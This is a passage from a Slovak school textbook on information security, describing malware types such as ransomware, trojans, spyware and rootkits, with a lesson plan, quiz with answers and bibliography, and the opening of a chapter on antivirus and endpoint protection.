Ransomvér (ransomware) [5] predstavuje v súčasnej dobe asi najnebezpečnejší typ malvéru, ktorý požaduje od používateľa výkupné. Tento malvér obmedzuje prístup používateľa k počítaču buď šifrovaním súborov na pevnom disku, alebo uzamknutím systému a zobrazením správ. Takto sa snažia útočníci prinútiť používateľa, aby zaplatil výkupné, po ktorom sa odstránia obmedzenia, a poskytne sa používateľovi plný prístup k svojmu zariadeniu, resp. údajom. V praxi sa mnohokrát stáva, že po zaplatení určitej sumy peňazí, útočníci žiadajú zaplatenie vyššej čiastky peňazí, resp. program na dešifrovanie súborov nefunguje. Ransomvér sa zvyčajne šíri ako počítačový červ, ktorý sa dostane do zariadenia prostredníctvom stiahnutého súboru alebo inej zraniteľnosti operačného systému alebo aplikácie. Ransomvér delíme podľa toho, ako sa prejavuje smerom k používateľovi na:

- *ransomvér, ktorý zničí údaje,*
- *ransomvér, ktorý šifruje údaje a*
- *ransomvér, ktorý uzamkne zariadenie.*


Prvým typom ransomvéru je ten, pri ktorom používateľ dostane časové ultimátum, do ktorého má zaplatiť určitú sumu (v kryptomene). V prípade, ak nezaplatí, údaje budú **vymazané** z pevného disku, resp. z iných pripojených médií. Aby sa používateľovi zabránilo kopírovanie alebo záloha čohokoľvek, tento ransomvér zašifruje súbory.

Druhým typom ransomvéru je taký ransomvér, ktorý **šifruje údaje**. Ransomvér sa môže zamerať na špecifické typy súborov, ako napríklad dokumenty, obrázky alebo súbory s konkrétnymi rozšíreniami, alebo môže zašifrovať všetky súbory. Podstatou je, že údaje sú držané ako rukojemníci a ransomvér zabraňuje používateľovi, aby k nim pristupoval. V prípade, že používateľ chce prístup k týmto súborom, musí zaplatiť výkupné. Po zaplatení výkupného používateľ obdrží dešifrovací nástroj a kľúč. Príkladom tohto typu je **ransomvér WanaCry** [23] (Obrázok 10.7).



Obrázok 10.7
Ukážku ransomvéru WannaCry [24].


Tretím príkladom ransomvéru je ransomvér, ktorý namiesto šifrovania údajov zakáže prístup do systému. Inými slovami uzamkne používateľa. V tomto prípade je zariadenie nepoužiteľné. Ak sa používateľ rozhodne zaplatiť útočníkovi, potrebuje iné zariadenie, aby tak urobil. Príkladom tohto typu ransomvéru je *Bad Rabbit* [25] (Obrázok 10.8).



Obrázok 10.8
Ukážku ransomvéru Bad Rabbit [25].

10.1.7 Iné typy malvéru

Trójský kôň (trojan horse) [2] predstavuje typ malvéru, ktorý je známy od roku 1972. Pomenovanie dostal podľa koňa, ktorého použili Gréci ako lesť v Trójskej vojne. Drevený kôň, ktorý darovali Gréci občanom mesta Trója, v sebe obsahoval vojakov, ktorí v noci otvorili mestské brány a umožnili tak gréckej armáde dobyť Tróju. Trójsky kôň sa maskuje ako bežný program, ale umožňuje iným osobám vzdialený prístup k infikovanému počítaču. Akonáhle má útočník prístup k infikovanému počítaču, je možné, že útočník ukradne dáta (prihlasovacie údaje, osobné údaje, dokonca aj elektronické peniaze), nainštaluje viac škodlivých programov, upraví súbory alebo monitoruje činnosť používateľa. Príkladom trójskeho koňa je malvér *You Are An Idiot* [26], ktorého ukážka je na Obrázku 10.9. Tento malvér neodstraňuje žiadne súbory alebo čokoľvek iné, ale funguje to ako tzv. fork bomba. **Fork bomba** je forma útoku na odopretie služby (DoS útoku), ktorá spôsobuje, že bežiaci proces môže vytvoriť ďalší bežiaci proces, a týmto spôsobom vyčerpať systémové prostriedky (pamäť a procesor) [27].




Obrázok 10.9
Ukážku trojského koňa *You are an idiot* [26].

Trójske kone sa zvyčajne zobrazujú ako zvukové alebo video doplnky (plug-iny), vyžadované na prehrávanie hudobného alebo video súboru, prezeranie videa online, doplnky (plug-iny) pre webové prehliadače, hry alebo niečo zábavné či užitočné.

Advér (Adware) [2] je typ malvéru, ktorý automaticky poskytuje reklamy. Medzi bežné príklady adware patria pop-up reklamy na webových stránkach a reklamy, ktoré sú zobrazované rôznymi aplikáciami. Často sa na Internete poskytujú bezplatné verzie aplikácií, ktoré sú však dodávané s adware. Väčšina adware je sponzorovaná alebo vytvorená inzerentmi, a slúži ako nástroj generujúci zisky. Zatiaľ čo niektoré typy advéru sú navrhnuté výlučne na poskytovanie reklám, nie je nezvyčajné, aby adware sprevádzal spyware (viď nižšie), ktorý je schopný sledovať

aktivitu používateľov a kradnúť informácie. Príkladmi advéru sú napríklad programy *1ClickDownloader*, *Amazon Search* a *MySearchSocial*. Zoznam advéru možno nájsť na tejto adrese [28]. Ďalším príkladom advéru je *WordShark*, ktorého ukážka je zobrazená na Obrázku 10.10.



Obrázok 10.10
Ukážka advéru WordShark [29].


Spyvér (Spyware) [30] je typ malvéru, ktorý sleduje aktivity používateľa bez jeho vedomia alebo povolenia. Sledovanie používateľa môže zahŕňať monitorovanie jeho činnosti, zhromažďovanie úderov na klávesnici, zhromažďovanie údajov (informácie o účtoch, prihláseniach, citlivé údaje). Často môže spyware meniť bezpečnostné nastavenia aplikácií alebo webových prehliadačov. Spyware sa šíri využitím zraniteľností programov, napr. spojením s legitímnymi programmi alebo trójskymi koňmi. Príkladmi spyvéru sú programy *Internet Optimizer* alebo *FinFisher* [31].

Bot [32] predstavuje typ malvéru, ktorý je vytváraný na automatické vykonávanie špecifických operácií. Zatiaľ čo niektorí boti sú vytvorení na relatívne neškodné účely (videohry, internetové aukcie, on-line súťaže atď.), čím ďalej, tým bežnejšie je vidieť zlomyseľné použitie tohto malvéru. Boti môžu byť použité v rámci botnetov (skupina počítačov, ktoré sú kontrolované tretími stranami), v prípade DDoS útokov (distribúovaných útokov na odopretie služby), rozposielania nevyžiadanej pošty (spamu) a pod. Príkladom malvéru, ktorý vytváral z domácich smerovačov (routrov) a IP kamier botov, je malvér *Mirai* [33].

Rootkit [34] je kategória malvéru určeného na vzdialený prístup alebo kontrolu počítača bez toho, aby ho detegovali používatelia alebo bezpečnostné programy. Tento typ malvéru sa

vyznačuje získaním administrátorských oprávnení. To umožňuje útočníkovi vzdialene spúšťať súbory, sprístupňovať, resp. ukradnúť informácie, upravovať konfigurácie systému, meniť softvér (najmä akýkoľvek bezpečnostný softvér, ktorý by mohol detegovať rootkit), inštalovať skryté škodlivé programy alebo ovládať počítač ako súčasť botnetu. Prevencia, detekcia a odstraňovanie rootkitu môže byť z dôvodu ich tajného fungovania veľmi ťažké. Keďže rootkit neustále skrýva svoju prítomnosť, typické bezpečnostné produkty nie sú účinné pri detekcii a odstraňovaní rootkitov.

Medzi malvér môžeme zaradiť aj scarevér (**scareware**) [2], ktorého cieľom je donútiť používateľov stiahnuť zbytočný, a potencionálne nebezpečný, softvér. Príkladom scarevéru je podvodný antivírusový program **MS Antivirus**, ktorý sa vyskytuje pod rôznymi názvami (napr. Win Antivirus, Antivirus Pro, Antivirus Pro 2009, 2010, Vista Antivirus atď.) Tento malvér predstiera, že je legitímny antivírusový program. Používatelia na neho narazia na podvodných stránkach, ktoré im zobrazia výsledok testovania malvérovej ochrany. Oboznámia ho, že sa v zariadení nachádza niekoľko rôznych malvérov, a ponúknu mu na stiahnutie práve tento program. Používateľ si ho stiahne v dobrej viere, že odstráni malvér zo svojho zariadenia. Opak je však pravdou, pretože do danej chvíle žiaden malvér na zariadení nemusel mať a stiahol si ho až týmto programom. Obrázok 10.11 zobrazuje príklad podvodného antivírusového programu. Používateľ by si vždy mal overiť pravosť takéhoto programu. Mnohokrát stačí zadať jeho názov do prehliadača.



Obrázok 10.11
Ukážka podvodného antivírusového programu [35].

10.2 Škodlivý softvér (metodika)

Špecifické ciele VH:

	ŠPECIFICKÝ CIEĽ – KOGNITÍVNY	ÚROVEŇ TAXONÓMIE PODĽA NIEMIERKA
1	Svojimi slovami opísať kategóriu „škodlivý softvér“, resp. malvér .	2
2	Vymenovať názvy aspoň 5 typov škodlivého softvéru, resp. malvéru .	1
3	Vymenovať 5 najpopulárnejších typov súborov pre šírenie škodlivých programov.	1
4	Vysvetliť aspoň 5 symptómov škodlivého softvéru.	2
5	Základnou vlastnosťou odlíšiť označenie „počítačový vírus“, od označenia „škodlivý softvér“, „malvér“.	2
6	Vysvetliť podstatu malvéru typu „počítačový červ“.	2
7	Vysvetliť podstatu malvéru typu „trójsky kôň“.	2
8	Popísať podstatu malvéru typu „adware“.	2
9	Vysvetliť úlohu „spyware“.	2
10	Zhodnotiť pôsobenie malvéru typu „bot“.	3
11	Vysvetliť nebezpečenstvo zo strany malvéru typu „rootkit“.	3
12	Vysvetliť podstatu „ransomvér“.	2

13 Vysvetliť, ako analyzovať podozrivý súbor online nástrojom.

2



ŠPECIFICKÝ CIEĽ – AFEKTÍVNY

1

Pretvárať postoj k ochrane softvéru a dát v počítači – vybudovať a upevniť potrebu ochrany digitálneho obsahu počítača.

2

Pretvárať postoj ku škodlivému softvéru – generalizovať presvedčenie o negatívnej role škodlivého softvéru.

DIDAKTICKÝ PROBLÉM

V dobe využívania informačno-komunikačných technológií (IKT) v každodennom živote na činnosti, ktoré sú spojené so spracovaním a uchovaním dôležitých a citlivých údajov na pracovných či súkromných počítačoch, musia používatelia brať do úvahy zraniteľnosť prostriedkov IKT, a poznať možnosti, ktorými sú ohrozené.

Hlavnou úlohou vyučovacej hodiny je dosiahnuť skutočnosť, aby žiaci nepodceňovali nebezpečenstvo, ktoré prináša existencia škodlivého softvéru a dokázali identifikovať hlavných predstaviteľov tejto kategórie programov.

MOTIVÁCIA (3 MIN.)

VM: Diskusia; SF: frontálna

Učiteľ nastolí problém a iniciuje diskusiu za pomoci položených otázok:

- 1) Nakoľko si ceníte digitálny obsah svojho počítača?
- 2) Je to, čo máme v počítači (dáta, programy) nejakým spôsobom ohrozené? Uvedte svoje názory.
- 3) Je možné, že údaje, ktoré máte v počítači, vám nebudú dostupné? Čo by to pre vás znamenalo? Čo by bolo dôsledkom tohto procesu?
- 4) Hrozba, ktorá číha na obsah nášho počítača – ako ju pomenujete?
- 5) Sú ohrozené iba dáta alebo aj programy v počítači? Argumentujte.

EXPOZÍCIA (20 MIN.)



VM: Riešenie problému s využitím zdroja informácií; SF: skupinová

Stanovenie problému: Čím sú ohrozené informácie v počítači?

- Učiteľ si pripraví kartičky s názvami malvéru,
- Učiteľ rozdelí žiakov do 5 skupín,
- Každý skupine umožní vylosovať si dva druhy malvéru výberom kartičiek,
- Žiaci v skupinách si vyhľadajú informácie o vyžrebovanom malvéri; využívajú internet a tiež textové materiály,
- Podstatné informácie o vyžrebovanom malvéri píše na tabuľu / arch papiera, (napr. podstata záškodníckej činnosti, spôsob infiltrácie, typické prejavy infiltrácie)
- Z vyhľadaných informácií tvoria zároveň snímku prezentácie.

FIXÁCIA (15 MIN.)



VM: diskusia; práca so zdrojom informácií; SF: frontálna

Pomocou informácií napísaných na tabuli zopakovať pojmy a vzťahy.

- Náhodne vybraní zástupcovia - vždy z inej skupiny - zhrnú charakteristiku jednotlivých malvérov podľa tabule,
- učiteľ demonštruje stránku <https://www.hybrid-analysis.com> - bezplatná služba analýzy škodlivých programov, ktorá detekuje a analyzuje neznáme hrozby pomocou technológie hybridnej analýzy.


DIAGNOSTIKA (5 MIN.)



Príklad otázok pre spätnú väzbu:

	OTÁZKA (SPRÁVNA ODPOVEĎ)	ODPOVEĎ
1	Konkrétnym druhom škodlivého softvéru nie je:	a) vírus b) advér c) malvér d) ransomvér

	(c)	
2	Typy súborov, ktorými sa šíri škodlivý softvér:	a) .bat, .mat b) .xls, .com c) .exe, .txt d) .rtf, bmp
	(b)	

 OTÁZKA (SPRÁVNA ODPOVEĎ)		ODPOVEĎ
3	Ransomvér spôsobí (a, c)	a) obmedzenie prístupu používateľa k obsahu zariadenia b) svoju replikáciu c) šifrovanie obsahu súborov v napadnutom zariadení d) uloženie dát na cloud
4	Symptómom škodlivého softvéru je: (a, b, c, d)	a) problém s pripojením počítača do počítačovej siete b) spomalená reakcia počítača c) zvláštne ikony na pracovnej ploche e) automatické posielanie emailových správ

ZADANIE DOMÁCEJ ÚLOHY:

Sfinalizovať prezentáciu spojením snímok, ktoré boli vytvárané na VH (vzájomne v skupinách si ich sprístupnia). Každý žiak spracuje individuálne, a vytvorí sprievodnú elektronickú prezentáciu na tému Malvér.

Cieľ DÚ – u žiakov:

- 1) fixácia a utriedenie informácií z témy VH,
- 2) rozvíjať zručnosť tvorby sprievodnej elektronickej prezentácie – rozvoj zručnosti „prezentovať výsledky“.

ZHRNUTIE



NÁVRH OTÁZKY (MOŽNÁ ODPOVEĎ)

1

Svojimi slovami opíšte kategóriu „škodlivý softvér“.

(program, ktorý môže narušiť funkcie počítača)

2

Vymenujte názvy aspoň 5 typov škodlivého softvéru.

(vírus, červ, advér, rootkit, trójsky kôň, špiónsky softvér, bot, ransomvér, keylogger, zadné dvere)

3

Vymenujte 5 najpopulárnejších typov súborov pre šírenie škodlivých programov.

(.exe, .com, .pif, .bat, .scr)

4

Vysvetlite aspoň 5 symptómov škodlivého softvéru.

(zvýšené využitie procesora, spomalená činnosť počítača, problémy s pripojením k počítačovej sieti, náhodné reštarty počítača, mrznutie počítača, ...)

5

Uvedte, aká základná vlastnosť odlišuje „počítačový vírus“ od „škodlivého softvéru“ vo všeobecnosti (malvér).

(vírus je taký malvér, ktorý je schopný samoreplikácie)

6

Vysvetlite podstatu malvéru typu „počítačový červ“.

(vírus, ktorý sa dokáže sám šíriť vďaka „dieram“ v operačných systémoch (nie je nutná ľudská aktivita, ako v prípade vírusu))

7

Vysvetlite podstatu malvéru typu „trójsky kôň“.

(pod dojemom prospešného programu si používateľ nainštaluje malvér, ktorý bude spôsobovať rôznu záškodnícku činnosť)

8

Popíšte podstatu malvéru typu „adware“.

(automaticky zobrazuje reklamy)


9	Vysvetlite úlohu „spyware“. <i>(bez povolenia používateľa sleduje jeho aktivity na počítači)</i>
10	Zhodnoťte pôsobenie malvéru typu „bot“. <i>(neškodný alebo škodlivý softvér umiestnený na počítačoch v počítačovej sieti, využíva spoluprácu súčasného pôsobenia softvéru z viacerých počítačov (väčšinou veľkého množstva) naraz)</i>
11	Vysvetlite, aké nebezpečenstvo hrozí zo strany malvéru typu „rootkit“. <i>(bez povolenia používateľa prevezme kontrolu nad počítačom)</i>
12	Vysvetlite podstatu „ransomvér“. <i>(vydieračský malvér; môže šifrovať obsah disku alebo uzamknúť prístup k obsahu disku, pokiaľ nebudú splnené požadované podmienky)</i>

BIBLIOGRAFIA

- [1] ENISA. ENISA threat landscape 2017. *European Union Agency for Network and Information Security*. 2018.
- [2] ORIYANO, Sean-Philip; Solomon, Michael G. *Hacker Techniques, Tools, and Incident Handling*, 3rd edition. Jones & Bartlett Learning, 2018.
- [3] Avira Threats Landscape [online]. [cit. 2018-08-25]. Dostupné z: <https://www.avira.com/en/threats-landscape>
- [4] UNUCHEK, R. et al. IT threat evolution Q2 2017. Statistics [online]. [cit. 2018-08-25]. Dostupné z: <https://securelist.com/it-threat-evolution-q2-2017-statistics/79432/>
- [5] ELISAN, Ch. C. *Advanced Malware Analysis*. McGraw-Hill Education, 2015.
- [6] Malvér ILoveYou [online]. [cit. 2018-08-25]. Dostupné z: <http://malware.wikia.com/wiki/ILoveYou>
- [7] Malvér Melissa [online]. [cit. 2018-08-25]. Dostupné z: <http://malware.wikia.com/wiki/Melissa>
- [8] KRUSTEV, V. Most Popular Windows File Types Used by Malware (2018) [online]. [cit. 2018-08-25]. Dostupné z: <https://sensorstechforum.com/popular-windows-file-types-used-malware-2017/>
- [9] Anatomy of the Jaff Ransomware Campaign [online]. [cit. 2018-08-25]. Dostupné z: <https://blog.checkpoint.com/2017/06/08/jaff-ransomware/>
- [10] DEFOE, N. A modern phishing attack: part 1 – malware delivery [online]. [cit. 2018-08-25]. Dostupné z: <https://www.vdalabs.com/2017/11/27/modern-phishing-attack-part-1-malware-delivery/>
- [11] ANTHER, Ch., et al. Microsoft Security Intelligence Report Volume 20, 2016 [online]. [cit. 2018-08-25]. Dostupné z: http://download.microsoft.com/download/E/8/B/E8B5CEE5-9FF6-4419-B7BF-698D2604E2B2/Microsoft_Security_Intelligence_Report_Volume_20_English.pdf
- [12] ELISAN, Christopher C.; HYPPONEN, Mikko. *Malware, rootkits & botnets: A beginner's guide*. McGraw-Hill, 2013.
- [13] Nástroj IDA [online]. [cit. 2018-08-25]. Dostupné z: <https://www.hex-rays.com/products/ida/support/download.shtml>
- [14] Nástroj Cuckoo sandbox [online]. [cit. 2018-08-25]. Dostupné z: <https://cuckoosandbox.org/>

- [15] Sysinternals [online]. [cit. 2018-08-25]. Dostupné z: <https://docs.microsoft.com/sk-sk/sysinternals/downloads/sysinternals-suite>
- [16] Nástroj VirusTotal [online]. [cit. 2018-08-25]. Dostupné z: <https://www.virustotal.com/>
- [17] Nástroj Hybrid analysis [online]. [cit. 2018-08-25]. Dostupné z: <https://www.hybrid-analysis.com>
- [18] Nástroj Any.run [online]. [cit. 2018-08-25]. Dostupné z: <https://app.any.run/>
- [19] ERICKSON, Jon. Hacking: the art of exploitation. No starch press, 2008.
- [20] ILoveYou Worm video [online]. [cit. 2018-08-25]. Dostupné z: <https://www.youtube.com/watch?v=9BtxDdq5dwc>
- [21] Melissa Worm video [online]. [cit. 2018-08-25]. Dostupné z: https://www.youtube.com/watch?time_continue=68&v=3d0MYdAAH5c
- [22] Malvér Stuxnet [online]. [cit. 2018-08-25]. Dostupné z: <http://malware.wikia.com/wiki/Stuxnet>
- [23] Malvér WannaCry [online]. [cit. 2018-08-25]. Dostupné z: <http://malware.wikia.com/wiki/WannaCry>
- [24] BERRY, A. et al. WannaCry Malware Profile [online]. [cit. 2018-08-25]. Dostupné z: <https://www.fireeye.com/blog/threat-research/2017/05/wannacry-malware-profile.html>
- [25] MADEMOV, O. et al. Bad Rabbit ransomware [online]. [cit. 2018-08-25]. Dostupné z: <https://securelist.com/bad-rabbit-ransomware/82851/>
- [26] Malvér You are an idiot [online]. [cit. 2018-08-25]. Dostupné z: http://malware.wikia.com/wiki/You_Are_An_Idiot
- [27] Fork bomb [online]. [cit. 2018-08-25]. Dostupné z: http://malware.wikia.com/wiki/Fork_Bomb
- [28] List of Adware [online]. [cit. 2018-08-25]. Dostupné z: <https://infectedbrowser.wordpress.com/list-of-adware/>
- [29] How to remove WordShark from your computer [online]. [cit. 2018-08-25]. Dostupné z: <https://www.bleepingcomputer.com/virus-removal/wordshark-removal-guide>
- [30] Spyware [online]. [cit. 2018-08-25]. Dostupné z: <http://malware.wikia.com/wiki/Spyware>
- [31] Nástroj FinFisher [online]. [cit. 2018-08-25]. Dostupné z: <https://finfisher.com/FinFisher/index.html>

- [32] BETTANY, Andrew; HALSEY, Mike. Windows virus and malware troubleshooting. Apress, 2017.
- [33] Mirai Botnet [online]. [cit. 2018-08-25]. Dostupné z: <https://www.cyber.nj.gov/threat-profiles/botnet-variants/mirai-botnet>
- [34] Rootkit [online]. [cit. 2018-08-25]. Dostupné z: <http://malware.wikia.com/wiki/Category:Rootkit>
- [35] MS Antivirus 2008 [online]. [cit. 2018-08-25]. Dostupné z: <https://www.enigmasoftware.com/msantivirus2008-removal/>



INFORMAČNÁ BEZPEČNOSŤ (11. KAPITOLA)

MÁRIA SPIŠÁKOVÁ

OBSAH

11	Bezpečnosť Operačného systému – ochranný softvér	287
11.1	Ochrana koncových bodov	289
11.1.1	Antivírusový program	290
11.1.2	Firewall založený na hostiteľovi.....	290
11.1.3	Balíky programov pre ochranu zariadenia	291
11.1.4	Karanténa a databáza malvéru	291
11.1.5	Nastavenia Windows Defender	293
11.1.6	Nastavenia Eset Antivirus	295
11.2	Bezpečnosť OS – Ochranný softvér (metodika)	297
	Bibliografia.....	302

11 BEZPEČNOSŤ OPERAČNÉHO SYSTÉMU – OCHRANNÝ SOFTVÉR

autor textového materiálu: RNDr. Mária Spišáková, PhD.

autor metodiky: RNDr. Mária Spišáková, PhD.

čas: 2 vyučovacie hodiny (VH)

Vstupné požiadavky na žiaka:

- pracovať so súbormi a priečinkami počítača v OS Windows a Linux
- pracovať s webovým prehliadačom

Materiálne prostriedky výučby:

- počítač pre učiteľa pripojený na internet s webovým prehliadačom, s výstupom cez dataprojektor;
- nainštalovaný niektorý z diskových manažérov (Total Commander, nainštalovanie bezpečnostného certifikátu)
- nainštalovaný softvér na ochranu počítača – napr. Eset antivirus, Avira, AV Test
- žiacke počítače pripojené na internet s webovým prehliadačom a nainštalovanými antivírusovým softvérom ESET a Windows Defender, Recuva, Total Commander; ideálne 1 počítač – 1 žiak, minimálne 1 počítač – 2 žiaci;

Odporúčané metódy:

- interaktívna demonštrácia;
- diskusia;
- kooperácia v skupine;

Žiakom rozvíjané spôsobilosti:

- pracovať s prostriedkami IKT;
- vyhľadávať a používať informácie;
- nájsť podstatné skutočnosti ku problému, posudzovať;
- kriticky zhodnotiť získané informácie;
- diskutovať;

Prierezové témy

Ako integrovaná súčasť tohto VP sa uplatnia konkretizácie z prierezových tém:

- mediálna výchova

- rozvíjať praktickú schopnosť obhájiť svoj názor, argumentovať, diskutovať,
- osobnostný a sociálny rozvoj

rozvíjať základné zručnosti komunikácie a vzájomnej spolupráce;

11.1 Bezpečnosť operačného systému – ochranný softvér (študijný materiál)

Zabezpečenie počítačov a vnútornej siete LAN je takmer rovnako dôležité ako zabezpečenie siete zvonku, pretože mnoho útokov na sieť a systém pochádza z vnútra siete. Bez zabezpečenej siete LAN sú používatelia v rámci organizácie stále zraniteľní a sieťové hrozby a výpadky, ktoré sa môžu vyskytnúť priamo ovplyvňujú produktivitu a výkon organizácie. Počítač nakazený malvérom môže byť nástrojom pre ďalšie kroky útočníka. Útočník získa prístup k dôležitým systémovým zariadeniam, ako sú servery a citlivé informácie.

CVIČENIE –VYTVORTE!

Pomocou svojho obľúbeného vyhľadávacieho nástroja vyhľadajte najnovší škodlivý softvér. Počas vyhľadávania vyberte štyri príklady škodlivého softvéru, každý z iného typu škodlivého softvéru a pripravte sa na diskusiu o podrobnostiach, čo každý robí, ako sa prenáša a aké má následky.

Niektoré navrhované webové stránky na vyhľadávanie informácií o škodlivom softvéri sú uvedené nižšie:

- McAfee - <https://www.mcafee.com/enterprise/en-us/threat-center.html#threatsearch>
- Malwarebytes - <https://blog.malwarebytes.com/threats/>
- Security Week - <https://www.securityweek.com/virus-threats/virus-malware>
- TechNewsWorld - <https://www.technewsworld.com/perl/section/viruses-malware/>

Prečítajte si informácie o niektorom škodlivom softvéri z predchádzajúceho kroku a napíšte o ňom ako sa šíri, prečo je nebezpečný, aké má následky a ako sa volá.

.....

.....

.....

.....

11.2 Ochrana koncových bodov

Veľkosť siete sa neustále rozširuje. Ľudia sa denno-denne pripájajú k sieťam pomocou mobilných zariadení, a používajú ich aj v nezabezpečených alebo minimálne zabezpečených verejných a domácich sieťach. Malvér je najväčšou hrozbou, pred ktorou musíme svoje zariadenia a počítače chrániť. Na ochranu týchto zariadení sa používajú:

- hostiteľské antimalvérové riešenia pre počítače a mobilné zariadenia
- antimalvérové programy

- firewally.

11.2.1 Antivírusový program

Jedná sa o softvér, ktorý je nainštalovaný na počítači na zistenie a odstránenie vírusov a malvéru. Napríklad sem patrí program Windows Defender, Eset NOD 32 Antivírus, program Norton Security, McAfee, Trend Micro a ďalšie. [1], [2] [3] [4] Antivírusový softvér môže detegovať vírusy pomocou troch rôznych prístupov:

- Prístup založený na vzorke (signatúre) - tento prístup rozpoznáva rôzne vlastnosti malvéru.
- Heuristický prístup - tento prístup rozpoznáva všeobecné funkcie zdieľané rôznymi typmi malvéru.
- Behaviorálny prístup - analýza na základe správania. Tento prístup využíva analýzu podozrivého správania.

